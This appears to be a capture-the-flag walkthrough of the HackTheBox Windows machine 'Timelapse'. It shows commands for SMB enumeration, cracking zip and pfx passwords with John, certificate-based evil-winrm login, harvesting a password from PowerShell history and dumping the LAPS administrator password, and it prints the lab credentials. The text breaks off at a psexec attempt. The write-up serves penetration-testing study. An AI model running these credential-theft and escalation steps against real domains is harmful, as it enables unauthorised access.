# **Timelapse**
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Timelapse
- OS Type: Windows
- Difficulty: Easy
Port Scanning - Service & Version Enumeration
# Nmap 7.94SVN scan initiated Thu Apr 17 06:47:25 2025 as: /usr/lib/nmap/nmap -sVC -p- --open -oN initial/nmap.out -vv 10.10.11.152Nmap scan report for 10.10.11.152Host is up, received echo-reply ttl 127 (0.36s latency).Scanned at 2025-04-17 06:47:26 EDT for 1497sNot shown: 65519 filtered tcp ports (no-response)Some closed ports may be reported as filtered due to --defeat-rst-ratelimitPORT      STATE SERVICE           REASON          VERSION53/tcp    open  domain            syn-ack ttl 127 Simple DNS Plus88/tcp    open  kerberos-sec      syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-17 19:09:59Z)135/tcp   open  msrpc             syn-ack ttl 127 Microsoft Windows RPC139/tcp   open  netbios-ssn       syn-ack ttl 127 Microsoft Windows netbios-ssn389/tcp   open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)445/tcp   open  microsoft-ds?     syn-ack ttl 127464/tcp   open  kpasswd5?         syn-ack ttl 127636/tcp   open  ldapssl?          syn-ack ttl 1273268/tcp  open  ldap              syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)3269/tcp  open  globalcatLDAPssl? syn-ack ttl 1275986/tcp  open  ssl/http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0| tls-alpn:|_  http/1.1|_http-title: Not Found|_ssl-date: 2025-04-17T19:11:59+00:00; +7h59m46s from scanner time.| ssl-cert: Subject: commonName=dc01.timelapse.htb| Issuer: commonName=dc01.timelapse.htb| Public Key type: rsa| Public Key bits: 2048| Signature Algorithm: sha256WithRSAEncryption| Not valid before: 2021-10-25T14:05:29| Not valid after:  2022-10-25T14:25:29| MD5:   e233:a199:4504:0859:013f:b9c5:e4f6:91c3| SHA-1: 5861:acf7:76b8:703f:d01e:e25d:fc7c:9952:a447:7652| -----BEGIN CERTIFICATE-----| MIIDCjCCAfKgAwIBAgIQLRY/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd| MRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwHhcNMjExMDI1MTQwNTI5WhcN| MjIxMDI1MTQyNTI5WjAdMRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwggEi| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDJdoIQMYt47skzf17SI7M8jubO| rD6sHg8yZw0YXKumOd5zofcSBPHfC1d/jtcHjGSsc5dQQ66qnlwdlOvifNW/KcaX| LqNmzjhwL49UGUw0MAMPAyi1hcYP6LG0dkU84zNuoNMprMpzya3+aU1u7YpQ6Dui| AzNKPa+6zJzPSMkg/TlUuSN4LjnSgIV6xKBc1qhVYDEyTUsHZUgkIYtN0+zvwpU5| isiwyp9M4RYZbxe0xecW39hfTvec++94VYkH4uO+ITtpmZ5OVvWOCpqagznTSXTg| FFuSYQTSjqYDwxPXHTK+/GAlq3uUWQYGdNeVMEZt+8EIEmyL4i4ToPkqjPF1AgMB| AAGjRjBEMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcDATAdBgNV| HQ4EFgQUZ6PTTN1pEmDFD6YXfQ1tfTnXde0wDQYJKoZIhvcNAQELBQADggEBAL2Y| /57FBUBLqUKZKp+P0vtbUAD0+J7bg4m/1tAHcN6Cf89KwRSkRLdq++RWaQk9CKIU| 4g3M3stTWCnMf1CgXax+WeuTpzGmITLeVA6L8I2FaIgNdFVQGIG1nAn1UpYueR/H| NTIVjMPA93XR1JLsW601WV6eUI/q7t6e52sAADECjsnG1p37NjNbmTwHabrUVjBK| 6Luol+v2QtqP6nY4DRH+XSk6xDaxjfwd5qN7DvSpdoz09+2ffrFuQkxxs6Pp8bQE| 5GJ+aSfE+xua2vpYyyGxO0Or1J2YA1CXMijise2tp+m9JBQ1wJ2suUS2wGv1Tvyh| lrrndm32+d0YeP/wb8E=|_-----END CERTIFICATE-----9389/tcp  open  mc-nmf            syn-ack ttl 127 .NET Message Framing49667/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC49674/tcp open  ncacn_http        syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.049690/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPC49716/tcp open  msrpc             syn-ack ttl 127 Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:| p2p-conficker:|   Checking for Conficker.C or higher...|   Check 1 (port 32357/tcp): CLEAN (Timeout)|   Check 2 (port 16472/tcp): CLEAN (Timeout)|   Check 3 (port 22941/udp): CLEAN (Timeout)|   Check 4 (port 20070/udp): CLEAN (Timeout)|_  0/4 checks are positive: Host is CLEAN or ports are blocked| smb2-time:|   date: 2025-04-17T19:10:55|_  start_date: N/A|_clock-skew: mean: 7h59m45s, deviation: 0s, median: 7h59m45s| smb2-security-mode:|   3:1:1:|_    Message signing enabled and required
Read data files from: /usr/share/nmapService detection performed. Please report any incorrect results at https://nmap.org/submit/ .# Nmap done at Thu Apr 17 07:12:23 2025 -- 1 IP address (1 host up) scanned in 1498.41 seconds
Enumeration
Port 139,445/SMB
the SMB is open on target machine i’ll start my enumeration from smb, always check for Null session on SMB
smbclient -L //10.10.11.152 -N
i tried to connect to NETLOGN, but no listing access then i connected with Shares share and i found 2 directories Dev and HelpDesk

download all files using
smb: \> recursesmb: \> promptsmb: \> mget *then i tried to unzip the winrm_backup.zip file that i got from the dev directory

it is password protected, let’s use the zip2john tool to get password hahs of the file then we can use the john to crack it
zip2john winrm_backup.zip > zip.hash
then crack hash using john
john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
nice we got the password, let’s open the winrm_backup.zip

i found this article https://notes.shashwatshah.me/windows/active-directory/winrm-using-certificate-pfx that says we can login with evil-winrm using pfx file first we need to extract pem and crt from it
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out private.pem
to crack the password i’ll be using pfx2john YESS john has utility to crack the pfx’s password hashes
pfx2john legacyy_dev_auth.pfx > pfx.hashthen i used the john to crack the hash
john pfx.hash --wordlist=/usr/share/wordlists/rockyou.txt
so now as we have the password let’s export the private key and cert from the pfx file
openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out private.pem
it will ask you to enter PEM pass phrase, enter any password you want to encrypt private key with i’ll be using the same passpharese thuglegacy
now let’s export cert using following command
openssl pkcs12 -in legacyy_dev_auth.pfx -clcerts -nokeys -out cert.crtnow convert it to rsa format using
openssl rsa -in private.pem -out private2.pemspecify the pass phssphrase that you’ve entered while extracting pem file, i used the same thuglegacy as pass phrase

now let’s use evil-winrm to connect with private key and certificate
evil-winrm -i 10.10.11.152 -u 'dev' -k private2.pem -c cert.crt -p ''but it is not connected so i checked performed bruteforce using kerbrute to see if the dev user exists or not

and i found dev user doesn’t exist in the system
so i tried using LDAP to enumerate users using ldapsearch
ldapsearch -H ldap://10.10.11.152 -x -b "DC=timelapse,DC=htb"
No Success!, Nothing from rpcclient and enum4linux as well, now it’s all on guessing so if you noticed all password contains legacy thing so i put the legacyy, legacy, supremelegacy, thuglegacy and run the kerbrute again to see if any user is valid

Bingo! we got hit as legacyy let’s use this username in winrm
evil-winrm -i 10.10.11.152 -u 'legacyy' -k private2.pem -c cert.crt -p ''but command still not working, so i’ve searched for the key authentication in evil-winrm i found https://www.hackingarticles.in/a-detailed-guide-on-evil-winrm/ article that shows we can only specify -S option without username or password
evil-winrm -i 10.10.11.152 -k private2.pem -c cert.crt -S
Way to Administrator
reading the powershell history file located at $env:APPDATA \Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt i found the password of svc_deploy user
cat $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
so we found the valid set of credentials - svc_deploy:E3R$Q62^12p7PLlC%KWaxuaV
net user svc_deploylet’s check the group membership of the svc_deploy user

we found that svc_deploy is the member of remote management users great we can use winrm to login as svc_deploy

evil-winrm -i 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' -Swe use -S option to use secure SSL connection on port 5986 as port 5985 is not open we need to connect to secure (SSL) port

if we check the group membership of the svc_deploy user we found that the user is member of LAPS_Readesrs group
LAPS (Local Administrator Password Solution)
The Local Administrator Password Solution (LAPS) is a tool designed to manage local account passwords for computers joined to a domain. It securely stores these passwords in Active Directory (AD), protected by Access Control Lists (ACLs), ensuring that only authorized users can access or reset them.
and the members of LAPS_Readers group can read the Local Admin password from the DC we can use Impacket-GetLAPSPassword or netexec let’s try both
using impacket-GetLAPSPassword:
impacket-GetLAPSPassword timelapse.htb/svc_deploy:'E3R$Q62^12p7PLlC%KWaxuaV' -dc-ip 10.10.11.152
using netexec:
netexec ldap 10.10.11.152 -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' --module laps
now let’s use this password to login to DC as Administrator using PsExec!
impacket-psexec timelapse.htb/Administrator:'W3n+!P(Qj!3M6s;40@8(%G)8'@10.10.11.152
but it stucks, and not dropping the system shell
let’s use evil-winrm instead
